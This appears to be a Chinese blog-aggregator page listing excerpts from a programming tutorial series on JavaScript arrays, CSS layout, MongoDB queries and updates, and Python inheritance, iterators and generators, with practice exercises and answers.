首页 文章 精选 留言 我的

精选列表

搜索[栈],共10000篇文章
优秀的个人博客,低调大师

Python全 Web(JavaScript 数组、string、正则、Math、Date)

数组: 常用的API: toString() 将数组转换为字符串 默认是将数组的元素 使用逗号隔开 链接成字符串在进行返回 join(seperator) 将数组的元素使用seperator字符串作为分隔符 链接成字符串再进行返回 reverse() 将数组进行反转 该函数会改变现有数组的结构 不需要接受返回值 sort() 对数组的元素进行排序 默认按照Unicode码进行排序 对数字不准确 会改变原有数组的内容 特点: 允许自定义的排序规则(排序函数)用来指定数组的排序方式 语法: arr.sort(排序函数); 排序函数: 升序的排序函数: function sortAsc(a, b){ return a - b; } arr.sort(sortAsc); 匿名函数实现: arr.sort(function(a, b){ return a - b; }) 降序排序: 排序后

优秀的个人博客,低调大师

Python全 Web(文本属性、表格属性、布局)

文本相关属性 字体属性: 1.设置字体大小 属性:font-size 取值:px 2.指定字体名称 属性:font-family 取值:字体名称,如果出现多个名称,使用,隔开 如果字体名称出现中文或出现中文空格要用引号引起来 3.设置字体的加粗 属性:font-weight 取值: 单词表示 normal 默认值 正常显示 bold 加粗显示 lighter 极细文本 数字显示 100~900之间 整百数值 值越大越粗 400 等于 normal 700 等于 bold 4.设置字体样式: 属性:font-style 取值: normal 正常显示 italic 使用斜体显示 oblique 使文本倾斜达到斜体效果 5.字体属性简写: 属性:font 取值:style weight size family family属性值必须写 不写所有设置无效 文本属性: 1.文本颜色 属性:color 取值:颜色值 2.文本水平对齐方式: 属性:text-align 取值:left(默认值) center right justify(两端对齐) 3.设置行高 属性:line-height 取值:像素 或无单位数值表示当前文本大小的倍数 行高常用于设置文本的垂直居中 将元素的高度与行度保持一致 一行文本 在当前行中一定是垂直居中的 上下的空隙由浏览器自动分配 4.文本装饰线 属性:text-decoration 取值: underline 下划线 overline 上划线 line-through删除线 none:针对超链接取消下划线 表格属性: 基础样式属性是通用的 width height background color margin padding 独有CSS属性: 边框合并: border-collapse 取值: separate(默认分离) collapse(边框合并) td不支持外边距 边框合并只能写在table标签里 边框的边距: 设置单元格之间的距离 属性: border-spacing 取值: h-Value 水平方向的距离 v-Value 垂直方向的距离 两个值用空格隔开 只能在表格边框分离的状态下使用 过渡效果: 过度效果指的是元素CSS属性值在发生变化时的一种平滑效果 语法: 过度属性: 属性:transition-property 作用:用来指定哪些CSS属性需要添加过度效果 取值: 指定单个的属性名称增加一个过度效果 例如:width 指定多个属性用,隔开 all: 将所有能添加过渡效果的都进行添加 能够添加过渡效果的属性: 所有颜色相关的属性 所有数值取值为数字的属性 过渡时长: 属性:transition-duration 作用:表示多长时间内完成过渡效果 取值: 单位为s(秒)或者是ms(h毫秒)的数值 速度时间曲率: 属性:transition-timing-function 作用:设置过渡效果的变化速率 取值: ease(默认) 慢速开始 中间变快 慢速结束 linear 匀速变化 ease-in 慢速开始 加速结束 ease-out 快速开始 减速结束 ease-in-out 慢速开始和结束 中间先加速后减速 过渡延迟: 属性:transition-delay 作用:延迟指定时长后再发生过渡效果 取值: 单位为s(秒)或者是ms(h毫秒)的数值 使用注意: 过渡时长必须设置,其他可以省略 否则没有过渡效果 使用过渡相关的属性,要定义在元素默认样式中 不能写在伪类选择器中,会影响效果 属性简写: 属性:transition 取值: property、duration timing-function 、delay duration必须写 布局: 设置元素在网页中的排列方式和位置 分类: 普通流布局/标准流布局/文档流布局 网页中默认布局方式 特点: 将元素按照书写顺序和类型从左向右 从上到下排列 浮动布局: 属性:float left、right、none(默认) left: 元素向左浮动 停靠在其他元素的边缘 right: 元素向右浮动 停靠在其他元素的边缘 特点: 1.元素在设置浮动元素后会脱离文档流 元素在文档中不占位 呈现一种浮动元素飘浮在文档上方的效果 2.浮动元素后面的正常元素会上移占据原本浮动元素所在的位置 3.多个元素左浮或右浮动,浮动元素会依次停靠在前一个元素的边缘位置 第一个浮动元素会贴着负元素的边框显示 4.如果父元素中无法并排显示浮动元素会自动换行 5.浮动元素在文档中不占位 6.所有类型的元素只要设置浮动就可以设置宽高 行内或行内快元素浮动后 水平方向之间没有空隙 浮动元素的特殊效果: 文字环绕效果 浮动元素会遮挡后面正常元素 但是不会遮挡正常元素的内容的显示 内容会自动围绕在浮动元素的周围显示 浮动元素对父元素高度影响: 由于浮动元素在文档中不占位 一旦子元素全部浮动 父元素的高度会成0 影响背景的显示,和后面其他元素的布局 解决方式: 1.指定父元素的高度 但是不能准确确认父元素的高度 2.父元素中设置:overflow:hidden 如果父元素要显示溢出的内容,设置overflow:hidden之后 溢出的内容就不显示了 3.清除浮动: 由于浮动元素会对其后的正常元素带来一些影响 所以在网页布局中要清除这种影响 属性:clear 取值: none (默认)不做处理 left 清除当前元素前面左浮元素带来的影响 right 正常元素右边不允许出现浮动元素 both 正常元素两边都不能出现浮动元素 在父元素的末尾添加空的块级元素 设置空块级元素 clear:both;

优秀的个人博客,低调大师

Python全 MongoDB 数据库(数据的修改)

修改操作符的使用 $set 修改一个域的值,增加一个域 阿哲年龄修改为33 db.class1.update({name:'阿哲'},{$set:{age:33}}) 如果sex域不存在则会添加这个域 db.class1.update({name:'阿蓉'},{$set:{sex:'w'}}) $unset 删除一个域 删除sex域 db.class1.update({name:'小陈'},{$unset:{sex:''}}) * 每个操作符可以同时操作多项 db.class1.update({name:'陈'},{$set:{age:36,sex:'m'}}) * 一次修改可以同时使用多个操作符 db.class1.update({name:'阿宝'},{$set:{name:'老王'},$unset:{sex:''}}) $rename 修改域名 将sex域名改为gender db.class1.update({sex:{$exists:true}},{$rename:{sex:'gender'}},false,true) $setOnInsert 如果第三个参数为true且插入数据,则表示插入文档的补充内容。如果不插入文档则不起作用 如果插入新文档则setOnInsert中键值对也作为文档内容 db.class1.update({name:'阿文'},{$set:{age:32},$setOnInsert:{gender:'m'}},true) $inc 加减修改器 db.class1.update({},{$inc:{age:-1}},false,true) $mul 乘法修改器 db.class2.update({},{$mul:{age:2}},false,true) * $inc $mul 参数可以使整数小数正数负数 $min 如果筛选文档指定域的值小于min值则不修改,大于min值则修改为min值 如果age大于18则修改为18 db.class2.update({},{$min:{age:18}},false,true) $max 如果筛选文档指定域的值大于max值则不修改,小于max值则修改为max值 将年龄不到30的修改为30 db.class1.update({},{$max:{age:30}},false,true) 数组修改器 $push 向数组中添加一项 向score数组中添加一项 db.class2.update({name:'小亮'},{$push:{score:91}}) $pushAll 向数组中添加多项 db.class2.update({name:'小明'},{$pushAll:{score:[5,10]}}) $pull 从数组中删除一项 db.class2.update({name:'小明'},{$pull:{score:10}}) $pullAll 从数组中删除多项 db.class2.update({name:'小明'},{$pullAll:{score:[58,5]}}) $each 对多个值进行逐一操作 db.class2.update({name:'小明'},{$push:{score:{$each:[60,10]}}}) $position 指定插入位置 配合each使用将数据插入到指定位置 db.class2.update({name:'小红'},{$push:{score:{$each:[5],$position:1}}}) $sort 对数组进行排序 对数组进行排序 db.class2.update({name:'小明'},{$push:{score:{$each:[],$sort:1}}}) $pop 弹出一项 1表示弹出数组中最后一项,-1表示弹出第一项 db.class2.update({name:'小明'},{$pop:{score:-1}}) $addToSet 向数组中添加一项,但是不允许添加重复内容 如果数组中没有80则添加80 db.class2.update({name:'小红'},{$addToSet:{score:80}}) 时间类型 mongodb 中支持时间格式 : ISODate() 1. 使用 new Date() 自动生成当前时间 db.class0.insert({book:'Python入门',date:new Date()}) 2. 使用 ISODate() 生成当前时间 db.class0.insert({book:'Python精通',date:ISODate()}) 3. 获取计算机时间生成时间格式字符串 Date() db.class0.insert({book:'Python疯狂',date:Date()}) 指定时间: ISODate() 功能: 生成mongodb时间存储类型 参数: 不加参数生成当前时间 指定时间格式参数: "2018-01-01 12:12:12" "20180101 12:12:12" "20180101" db.class0.insert({book:'Python崩溃',date:ISODate("2018-07-13 11:23:36")}) 时间戳: 通过当前的时间生成的一个时间节点标志 valueOf() 生成某个标准时间的时间戳 db.class0.insert({book:'Python重生',date:ISODate().valueOf()}) Null 类型: 值 : null 1. 如果某个域存在却没有值可以设置为null 表示date没有实际意义的值 db.class0.insert({book:'Python编程',date:null}) 2. 在查找时可以找到值为null或者不存在某个域的文档 查找到date值为null或者不存在date域的文档 db.class0.find({date:null},{_id:0}) 数组的下标操作方式: 可以通过 域名.下标 的方式具体操作数组的某一项 查找数组 0 项大于90的文档 db.class2.find({'score.0':{$gt:90}},{_id:0}) 将score 第1项改为10 db.class2.update({name:'小红'},{$set:{'score.1':10}}) 内部文档操作(Object): 文档内部某个域的值还是一个文档,则这个文档称为内部文档类型数据 * 通过 外部域.内部文档域 的方式引用内部文档中某个域的值进行操作 db.class3.find({'books.title':'狂人日记'},{_id:0}) db.class3.update({"books.title":'骆驼祥子'},{$set:{"books.price":48.6}}) 查找结果的下标引用 可以通过下标的方式获取查找结果的某一项 获取查找结果的 第 2 项 db.class1.find({},{_id:0})[2] 综合示例 : 使用之前的grade数据库 1.将小红年龄改为8岁,兴趣爱好变为跳舞画画 db.class.update({$set:{age:8,hobby:['dance','draw']}}) 2. 追加小明兴趣爱好 唱歌 db.class.update({$push:{hobby:'sing'}}) 3. 追加小王兴趣爱好,吹牛,打篮球 db.class.update({$pushAll:{hobby:['吹牛','basketball']}}) 4. 小李兴趣多了跑步唱歌,但是要确保不和以前的重复 db.class.update({$addToSet:{hobby:{$each:['running','sing']}}}) 5. 将该班所有同学年龄加1 db.class.update({},{$inc:{age:1}},false,ture) 6. 删除小明的sex属性 db.class.update({$unset:{sex:''}}) 7.删除小李兴趣中的第一项 db.class.update({$pop:{hobby:-1}}) 8,删除小红兴趣中的画画和唱歌 db.class.update({$pullAll:{hobby:['draw','sing']}}) 9. 为小红增加一个域,为 score:{english:93,chinese:92,match:78} db.class.update({$set:{score:{english:93,chinese:92,match:78}}}) 10. 给小红数学成绩加5分 db.class.update({$inc:{'score.math':5}}) 11. 小明的第一爱好改为computer db.class.update({$set:{'hobby.0':'computer'}}) 索引: 指建立指定键值及所在文档中存储位置的对照清单, 使用索引可以方便我们进行快速查找,减少数据遍历次数,从而提高查找效率 Mongodb 创建索引: ensureIndex() 功能 : 创建索引 参数 : 第一个为对哪个域创建索引 第二个为索引的选项 对name域创建索引 db.class1.ensureIndex({name:1}) * 1表示正向索引 -1表示逆向索引 查看某个集合中的 索引: db.class1.getIndexes() * _id是系统为每个集合自动创建的索引 自定义索引名称 通过第二个参数传入索引选项实现 db.class1.ensureIndex({age:1},{name:'ageIndex'}) * 同一个域不能重复创建相同的索引,一个集合中索引名也不要相同 删除索引: dropIndex() 功能: 删除一个索引 参数: 索引名或者索引键值对 db.class1.dropIndex({name:-1}) db.class1.dropIndex("ageIndex") dropIndexes() 功能: 删除所有索引 删除class1中所有索引,但是不会删除_id索引 db.class1.dropIndexes() 其他索引类型: 复合索引: 同时根据多个域创建一个索引 根据name和age域查询都为索引查询,比单独创建两个索引表更节省空间 db.class1.ensureIndex({name:1,age:-1}) 数组和子文档索引: 如果对某个数组和子文档域创建索引,那么根据数组和子文档的查找均为索引查找 如果对score域创建索引则 下面的查找也是索引查找 db.class2.find({'score.0':60},{_id:0}) 覆盖索引: 查找操作需要获取的域,只有索引域没有其他域。 此时索引表可以直接提供给用户想要的内容,提高查找效率 唯一索引: 创建的索引,索引域值无重复,此时可以创建唯一索引 唯一索引数据结构更加便于查找 对name创建唯一索引,name值不能有重复 db.class1.ensureIndex({name:1},{ unique:true}) * 当对某个域创建唯一索引,该域就不能再插入重复数据 稀疏索引: 只针对有指定域的文档创建索引表,如果某个文档没有该域则不会插入到索引表中 对age创建稀疏索引 db.class1.ensureIndex({age:1},{ sparse:true}) 索引约束: 1. 索引表也需要占用一定的磁盘空间 2. 当数据发生更新时索引表也要随之更新 综上: 1. 数据量比较大时更适合创建索引,数据量较小时没有必要付出索引代价 2. 频繁进行查找操作而不是更新删除插入操作,此时更适合使用索引 固定集合: mongodb中可以创建大小固定的集合,称之为固定集合。 特点: 1.插入速度更快,顺序查找更快 2.可以控制集合的空间大小 3.能够自动淘汰早期数据 使用: 日志处理 临时缓存 创建: db.createCollection(collection,{capped:true,size:10000,max:1000}) 参数: capped:true: 创建固定集合 size:10000: 固定集合的大小 字节数 max :1000: 表示最多多少条文档 创建一个固定集合 db.createCollection('log',{capped:true,size:10000,max:3})

优秀的个人博客,低调大师

Python全 MongoDB 数据库(数据的查找)

非关系型数据库和关系型数据库的区别? 不是以关系模型构建的,结构自由 非关系型数据库不保证数据一致性 非关系型数据库可以在处理高并发和海量数据时弥补关系数据库的不足 非关系型数据库在技术上没有关系型数据库技术成熟 查找操作: db.集合名.find(查找条件,域) 查找条件: 键值对的形式给出要展示的文档 域: 以键值对对的形式给出要展示或不展示的域 0为值不显示该域 1为值显示该域 如果使用0设置某些域不显示默认其他域显示 如果使用1设置某些域显示默认其他域不显示 *_id 只有设置为0才不显示否则默认显示 除_id以外,其他域必须同时设置0或1 db.集合名.findOne(查找条件,域) 查找复合条件的第一条文档 查找条件(query): 操作符: 使用$注明的一特殊意义的字符串,表达某个特定含义 比如:$gt表示大于 语法: db.集合名.find({name:{$gt:"tom"}}, {_id:0}) 比较操作符: $eq 等于 $lt 小于(字符串也可以比较大小) $lte 小于等于 $gt 大于 $gte 大于等于 $ne 不等于 $in 在什么里(in) $nin 不在什么里(not in) 逻辑操作符: $and 与 query内如果多个条件用逗号隔开默认就是and关系 $or 或 $not 非 $nor 既不也不 数组: 使用中括号[]将一定的数据组织为一种数据结构 数组中的数据类型可以不同 是有序的 db.class2.find({score:{$gt:90}}, {_id:0}) $size 通过数组中个数查找 $all 查找数组中包含多项的 $slice 取数组中部分显示,在域(field)中声明 其他query查询: $exists 判断一个域是否存在 $mod 余数查找 $type 数据类型查找 distinct() db.class2.distinct("score") 查看集合内某个域的取值范围 pretty() 将查询结果格式化显示 limit(n) 显示查找结果的前n条结果 skip(2) 跳过前条显示后面的结果 count() 计数统计 sort({filed:1/-1}) 排序 参数:键代表那个域,1表示升序, -1表示降序 复合排序: 当第一排序项相同的时候按照第二排序项排序,以此类推 函数的连续调用 当一个函数的返回结果仍然是文档集合的时候可以连续调用函数 文档的删除操作 db.集合名.remove(query,justOne) remove(query,justOne) 功能 : 删除文档 参数 : query 筛选要删除的文档,相当于where 用法同 查找 justOne 布尔值 默认为False 表示删除所有复合条件的文档 如果设置为true 则表示只删除第一条复合条件文档 修改操作: db.集合名.update(query, update,upert,multi) 参数: query: 筛选要查找要修改的文档 update: 将筛选的文档修改为什么内容 需要配合修改操作符 upsert: bool值 默认false 如果query的文档不存在则不进行任何操作 设置为true 如果query和文档不存在 就根据query和update插入新文档 multi: bool值 默认false 如果query文档有多条则只修改第一条 设置为true 则修改所有符合条件的文档、 综合示例: 1. 创建数据库 名字 grade use grade 2. 数据库中创建集合 名字 class 3. 集合中插入若干文档格式如下 {name:'zhang',age:10,sex:'m',hobby:['a','b'...]} 年龄在4-13之间 hobby几项都可以,可选项: draw sing dance basketball football pingpong running computer db.class.insert({name:'zhang',age:10,sex:'m',hobby:['a','b'...]}) 4. 查询练习 查看班级所人信息 db.class.find() 查看年龄大于10岁的学生信息 db.class.find({age:{$gt:10}}) 查看年龄 8-11 岁之间的学生信息 db.class.find({age:{$gt:8,$lt:11}}) 找到年龄9岁且为男生的学员 db.class.find({age:9,sex:'m'}) 找到年龄小于7岁或者大于11岁的学生 db.class.find({$or:[{age:{$gt:11}},{age:{$lt:7}}]}) 找到年龄8岁或者11岁的学生 db.class.find({age:{$in:[8,11]}}) 找到有两项兴趣爱好的学生 db.class.find({hobby:{$size:2}}) 找到喜欢computer的学生 db.class.find({hobby:"computer"}) 找到既喜欢画画,又喜欢跳舞的学生 db.class.find({hobby:{$all:['draw','dance']}}) 统计兴趣爱好有3项的学生人数 db.class.find({hobby:{$size:3}}).count() 找到本班年龄第二大的学生 db.class.find({}).sort({age:-1}).skip(1).limit(1) 查看学生学生兴趣爱好的范围 db.class.distinct('hobby') 找到年龄最小的三个同学 db.class.find({}).sort({age:1}).limit(3) 删除虽有年龄小于6岁或者大于12岁的学员 db.class.remove({$or:[{age:{$lt:6}},{age:{$gt:12}}]})

优秀的个人博客,低调大师

Python全工程师(多继承、函数重写)

ParisGabriel 每天坚持手写一天一篇 决定坚持几年 为了梦想为了信仰 开局一张图 Python人工智能从入门到精通 补充: 对象 -------------------------> 类实例变量(属性) 类变量实例方法 类方法( @classmethond) 静态方法( @staticmethond)(类内普通函数) 继承/派生 单继承: 一个子类只有一个父类 一个父类可以有多个子类 -------------------------------------------------------------------------------------------- 用于类的函数: issublclass(cls, cls_or_tuple) 判断这个类是否继承自其他类, 如果此cls是class 或tuple中的一个派生子类, 返回True 否则返回False示例: class A: pass class B(A): pass class C(B): pass issublclass(C, B) # Trueissublclass(B, C) # Falseissublclass(C, (int, str)) # Falseissublclass(C, (int, B, str)) # True 封装 enclosure 封装是指隐藏类的实现细节,让使用者不关心这些细节 封装的目的是让使用者通过尽可能少的方法(或属性)操作对象私有属性和私有方法: python类中以双下划线(__)开头, 不以双下划线结尾的标识符为私有成员,私有成员或只能用类的方法进行访问和修改 以__开头的实例变量有私有属性 以__开头的方法有私有方法 示例: class A: def __init__(self): self.__p1 = 100 # 私有属性 def show_A(self): print("self.__p1", self.__p1) self.__m1() # 可以调用自己的方法 def __m1(self): # 私有方法 print("__m1(self)方法被调用") a = A() a.show_A() # 100 # print(a.__p1) # 出错 不能在类外部访问a.__p1私有属性 也不能在子类中访问 # a.__m1() # 出错 不能在类外部访问a.__p1私有方法 也不能在子类中访问 class B(A): pass b = B() print(b.__p1) # 出错,子类不能访问父类的私有成员 b.__m1() # 出错 b._A__p1 = 200 # python的假封装可以用此方法访问 print(b.__p1) # 200 多态polymorphic: 什么是多态 就是多种状态 多态是指在继承/派生关系的类中,调用基类对象的方法, 实际能够调用子类的覆盖方法的现象叫多态 状态: 静态(编译时状态)执行速度快 动态(运行时状态)执行速度慢说明: 多态调用方法与对象相关,不与类相关 Python的全部对象只有“运行时状态(动态)” 没有C++语言里的“编译时状态(静态)” 由于Python是解释执行的 是动态 没有静态 是在运行时编译(解释执行) 示例: # Pytgon中的运行时状态 class Shape: def draw(self): print("Shape的 draw 方法被调用") class Point(Shape): def draw(self): print("画车") class Circle(Shape): def draw(self): print("画圈") # python无法实现静态 除非不出现任何覆盖 def my_draw(s): # 其他静态语言 def my_draw(Circle s) 指定调用者 无法进行改变 s.draw() # 此处显示出"动态" s1 = Circle() s2 = Point() my_draw(s1) # 只有在调用时才能能确定调用哪一个 my_draw(s2) 面向对象不是编程而是一种思想面向对象的语言的特征: 继承 封装 多态 多继承:multiple inheritance 多继承是指一个子类继承自两个或两个以上的基类 语法: class 类名(基类名1, 基类名2, ...) 说明: 1.一个子类同时继承自多个父类,父类中的方法可以同时被继承下来 2.如果两个父类中同时有同名方法,而在子类中又没有覆盖此方法时, 调用结果难以确定 (也可以确定 C3算法)示例: class Car: def run(self, speed): print("汽车", speed, "Km/h 的速度行驶") class Plane: def fly(self, height): print("飞机以海拔", height, "米高度飞行") class PlaneCar(Plane, Car): '''同时继承Plane,Car的方法''' p1 = PlaneCar() p1.fly(10000) p1.run(300) 多继承的问题(缺陷): 标识符冲突的问题 要谨慎使用继承示例: # 多继承名字冲突问题 class A: def m(self): print("A.m被调用") class B: def m(self): print("B.m被调用") class AB(A, B): # 优先调用先出现的父类 有先后顺序 pass ab = AB() ab.m() # A.m被调用 class BA(B, A): pass ba = BA() ba.m() # B.m被调用 多继承的MRO(Method Resolution Order): 类的__mro__属性 __mro__ 是一个元组 里面存放类 此属性用来记录方法查找顺序示例: class A: def go(self): print("A") class B(A): def go(self): print("B") class C(A): def go(self): print("C") class D(B, C): def go(self): print("D") super().go() d = D() d.go() # B # 多继承的super调用关系一定是mro元组内的下一个类 和子父类没关系 # 如果没有方法则报错 调用算法(C3算法) # 正常调用也是mro顺序 函数重写: 在自定义类内添加相应的方法,让自定义类创建的实例 能像内建对象一样进行内建函数操作对象转字符串函数: repr(obj) 返回一个能代表此对象的表达式字符串,通常eval(repr(obj))== obj (这个字符串通常给Python解释执行器运行用的) str(obj) 返回的字符串(这个字符串通常给人阅读用的) 对象转字符串函数的重写方法: repr(obj) 函数的重写方法: def __repr__(self): pass str(obj) 函数的重写方法: def __str__(self): pass 说明: 1.str(obj)函数先查找, obj.str()方法 调用此方法并返回结果 2.如果没有obj.__str__方法时,返回obj.__repr__() 方法的结果并返回 3.如果obj.__repr__方法不存在,则调用obj类的__repr__ 实例方法显示:<__main__.XXXX object at 0x7f4b1c36fa90>示例: class MyNumber: def __init__(self, value): '构造函数,初始化MyNumber' self.data = value def __str__(self): '''转换为人能够识别的字符串''' print("__str__方法被调用") return "自定义数字类型对象:%d" % self.data def __repr__(self): '''转换为eval能够识别的字符串''' return 'MyNumber(%d)' % self.data n1 = MyNumber(100) n2 = MyNumber(200) print("repr(n1):--->", repr(n1)) print("strr(n2):--->", str(n2)) print("strr(n2):--->", n2.__str__()) 其他内建函数的重写方法:__abs__ abs(obj) 函数__len__ len(obj) 函数(必须返回整数)__reversed__ reversed(obj) 函数(必须返回可迭代对象)__round__ round(obj) 函数 示例: # 函数重写 class MyNumber: def __init__(self, v): self.data = v def __repr__(self): return 'MyNumber(%d)' % self.data def __abs__(self): '''__abs__函数重写 求绝对值函数''' # return -self.data v = abs(self.data) return MyNumber(v) # 创建一个新的MyNumber对象 def __len__(self): '''__len__函数重写 求长度函数''' # return len(self.data) i = 0 for x in self.data: i += 1 return i i1 = MyNumber(-10) print(i1) i2 = abs(i1) print(i2) i3 = MyNumber("123d5sa") print(len(i3)) 数据转换函数的重写:__complex__ complex(obj) 函数__int__ int(obj) 函数__float__ float(obj) 函数__bool__ bool(obj) 函数 示例: 数据转换构造函数重写 class MyNumber: def __init__(self, v): self.data = v def __repr__(self): return 'MyNumber(%d)' % self.data def __int__(self): # return 999999 # 可以自定义返回规则 return self.data n1 = MyNumber(100) x = int(n1) print(type(x)) # <class 'int'> print(bool(n1)) # True n2 = MyNumber(0) print(bool(n2)) # True # 默认返回 # True 布尔测试函数重写: 格式: __bool__ 作用: 用于bool(obj)函数取值 用于if语句的真值表达式中 说明: 1.当自定义的类内有__bool__(self) 方法时,此方法的返回值为bool(obj)的返回值 2.当不存在__bool__(self),bool(x) 返回__len__(self)方法的返回值是否为零来测试布尔值 3.当不存在__len__方法时,则直接返回True示例: # bool(x)函数重写 class MyList: '''自定义类型的列表,用来保存数据,内部用列表来储存数据''' def __init__(self, iterable): self.data = [x for x in iterable] def __repr__(self): return " MyList(%s)" % self.data def __len__(self): '''返回长度''' print("__bool__方法被调用") return len(self.data) # def __bool__(self): # print("__bool__方法被调用") # return False # 此处定义所有对象返回False def __bool__(self): print("__bool__方法被调用") for x in self.data: if not x: return False return True # 自定义返回规则(这就是函数重写) myl = MyList((1, 2, -3, 4, -5, 5)) print(myl) print(bool(myl)) if myl: print("myl是真值") else: print("myl是假值") 迭代器(高级): 什么是迭代器: 可以通过next(it)函数取值的对象就是迭代器 迭代器协议: 迭代器是指对象能够使用next函数获取下一项数据, 在没有下一项数据时触发一个StopIteration异常来终止迭代的重写 迭代器协议实现方法: __next__(self) 方法来实现迭代协议 语法形式: class MyIterator: def __next__(self): 迭代器协议 return 数据什么是可迭代对象: 是指用iter(obj) 函数返回迭代对象(实例) 可迭代对象内部需要定义__iter__(self)方法来返回迭代器对象 # 此示例示意让自定义的作为可迭代对象能让 for 语句迭代访问 class MyList: '''创建MyList类''' def __init__(self, iterable=()): '''初始化self iterable:可迭代对象 ''' # 用iterable生成列表 self.data = [x for x in iterable] def __repr__(self): '''返回一个MyList字符串''' return 'MyList(%s)' % self.data def __iter__(self): '''此方法必须返回一个迭代器对象 此方法创建一个迭代器对象并返回 ''' return MyListIterator(self.data) class MyListIterator: '''此类用来创建迭代器,此类型的迭代器可以迭代访问 MyList类型的对象''' def __init__(self, lst): self.data = lst self.cur_index = 0 # 初始化迭代器的起始位置 def __next__(self): '''此方法用于实现迭代器协议''' if self.cur_index >= len(self.data): # 如果索引越界就发终止迭代通知 raise StopIteration value = self.data[self.cur_index] # 要返回的值 self.cur_index += 1 return value myl = MyList([0, -1, 2, -3]) print(myl) # it = iter(myl) # print(next(it)) for x in myl: # 迭代访问自定义类型的可迭代对象 print(x) 练习: 写一个类Bicycle类 ,有 run方法.调用时显示骑行里程km class Bicycle: def run(self, km): print('自行车骑行了', km, '公里') 再写一个类EBicycle(电动自行车类), 在Bicycle类的基础上添加了电池电量 volume 属性, 有两个方法: 1. fill_charge(self, vol) 用来充电, vol为电量 2. run(self, km) 方法每骑行10km消耗电量1度,同时显示当前电量,当电量耗尽时调用 父类的run方法继续骑行 b = EBicycle(5) # 新买的电动有内有5度电 b.run(10) # 电动骑行了10km还剩 4 度电 b.run(100) #电动骑行了40km,还剩0度电,其余60用脚登骑行 b.fill_charge(10) # 又充了10度电 b.run(50) # 骑行了50公里剩5度电 答案: class Bycycle: def run(self, km): '''自行车''' print("自行车骑行了", km, "公里") class EBycyle(Bycycle): def __init__(self, volume=0): '''初始化电动车''' self.volume = volume print("新买的电动车有", volume, "度电") def fill_charge(self, vol): '''冲电''' self.volume += vol print("又冲了", vol, "度电") def run(self, km): self.volume -= (km / 10) # 减去使用的电量 x = abs(self.volume) * 10 # 计算超出的公里 if self.volume < 0: # 判断是否超出电量 self.volume = 0 print("电动车骑行了", km, "千米 还剩", self.volume, "度电 其余", x, "千米用脚蹬") else: print("电动车骑行了", km, "千米 还剩", self.volume, "度电") b = EBycyle(10) b.run(10) b.run(100) b.fill_charge(10) b.run(50) # 新买的电动车有 10 度电 # 电动车骑行了 10 千米 还剩 9.0 度电 # 电动车骑行了 100 千米 还剩 0 度电 其余 10.0 千米用脚蹬 # 又冲了 10 度电 # 电动车骑行了 50 千米 还剩 5.0 度电 b = EBycyle(50) b.run(10) b.run(100) b.fill_charge(10) b.run(50) # 新买的电动车有 50 度电 # 电动车骑行了 10 千米 还剩 49.0 度电 # 电动车骑行了 100 千米 还剩 39.0 度电 # 又冲了 10 度电 # 电动车骑行了 50 千米 还剩 44.0 度电 练习: 1. 修改原有的学生信息管理系统, 将学生对象的,全部属性 都变为私有属性,不让外部直接访问来实现封装 源码: https://pan.baidu.com/s/1szQDS5cfzVHLlZrrJcCs8A 2. 写一个列表类MyList实现存储整数列表,写类的定义如下: class MyList: def __init__(self, iterator): self.data = ... 让此类的对象能用for语句进行迭代访问 L = MyList(range(5)) print(L) L2 = [x ** 2 for x in L] print(L2) # [0, 1, 4, 9, 16] 答案: class MyList: def __init__(self, iterable=()): self.lst = [x for x in iterable] def __repr__(self): return "%s" % self.lst def __iter__(self): return MyIterable(self.lst) class MyIterable: def __init__(self, lst): self.lst = lst self.myindex = 0 def __next__(self): if self.myindex >= len(self.lst): raise StopIteration value = self.lst[self.myindex] self.myindex += 1 return value L = MyList(range(5)) print(L) for x in L: print(x) L2 = [x ** 2 for x in L] print(L2) 3. 写一个类Fibonacci 实现迭代器协议 ,此类的对象可以作为可迭代对象生成相应的斐波那契数 1 1 2 3 5 class Fibonacci: def __init__(self, n) # n代表数据的个数 ... ... 实现如下操作: for x in Fibonacci(10): print(x) # 1 1 3 5 8 .... L = [x for x in Fibonacii(50)] print(L) F = fibonicci(30) print(sum(F)) 答案: 直接继承第二题的类 class Fibonicci(MyList): def __init__(self, n): L = [1, 1] for _ in range(n - 2): L.append(L[-1] + L[-2]) self.lst = L for x in Fibonicci(10): print(x) # 1 1 3 5 8 .... L = [x for x in Fibonicci(50)] print(L) F = Fibonicci(30) print(F) print(sum(F))

优秀的个人博客,低调大师

Python全工程师(迭代器、字节串)

ParisGabriel 每天坚持手写一天一篇 决定坚持几年 为了梦想为了信仰 Python人工智能从入门到精通 迭代器 Iterator: 用<>括号表示的一定是对象 什么是迭代器? 迭代器是访问可迭代对象的工具 迭代器是指用iter(obj) 函数返回的对象(实例) 迭代器可以用next(it) 函数获取可迭代对象的数据 迭代器函数iter和next iter(iterable) 从可迭代对象中返回一个迭代器,iterable 必须是能提供一个迭代器的对象 next(iterator) 从迭代器iterator中获取下一个记录,如果无法获取下一条记录,则触发StopIteration异常说明: 迭代器只能向前取值,不会后退 用iter函数可以返回一个可迭代对象的迭代器作用: 迭代器对象能用next函数获取下一个元素. 示例: L = [2, 3, 5, 7] it = iter(L) # 用L对象返回能访问L的迭代器, it绑定迭代器 next(it) # 2 next(it) # 3 next(it) # 5 next(it) # 7 next(it) # StopIteration 通知(没有数据) it = iter(range(1, 10, 30)) next(it) # 1 next(it) # 4 next(it) # 7 next(it) # StopIteration 用迭代器访问可迭代对象: L = [2, 3, 5, 7] for x in L: print(x) else: print('循环结束') it = iter(L) # 从L中获取一个迭代器 while True: try: x = next(it) print(x) except StopIteration: print("循环结束") break 生成器 Generator (python 2.5及之后)什么是生成器? 生成器是能够动态提供数据的对象,生成器对象也是可迭代对象(实例) 动态就是现用现生成数据 生成器有两种: 1. 生成器函数 2. 生成器表达式 生成器函数的定义 含有yield语句的函数是生成器函数,此函数被调用将返回一个生成器对象 yield 翻译为(产生或生成) yield 语句 语法: yield 表达式 说明: yield 用于 def 函数中,目的是将此函数作用生成器函数使用 yield 用来生成数据,供迭代器的next(it) 函数使用 yield 单步生成数据 在函数内可以一个或多少 实例: # 此示例示意用生成器函数生成一定范围内的自然数 def myinteger(n): i = 0 # 自然数从0开始 while i < n: yield i i += 1 for x in myinteger(3): print(x) 生成器函数说明: 生成器函数的调用将返回一个生成器对象,生成器对象是一个可迭代对象 在生成器函数调用return 会触发一个StopIteration异常生成器表达式: 语法: (表达式 for 变量 in 可迭代对象 [if 真值表达式 ]) 说明: if 子句可以省略 作用: 用推导式的形式创建一个新的生成器 示例: gen = (x ** 2 for x in range(1, 5)) it = iter(gen) next(it) # 1 next(it) # 4 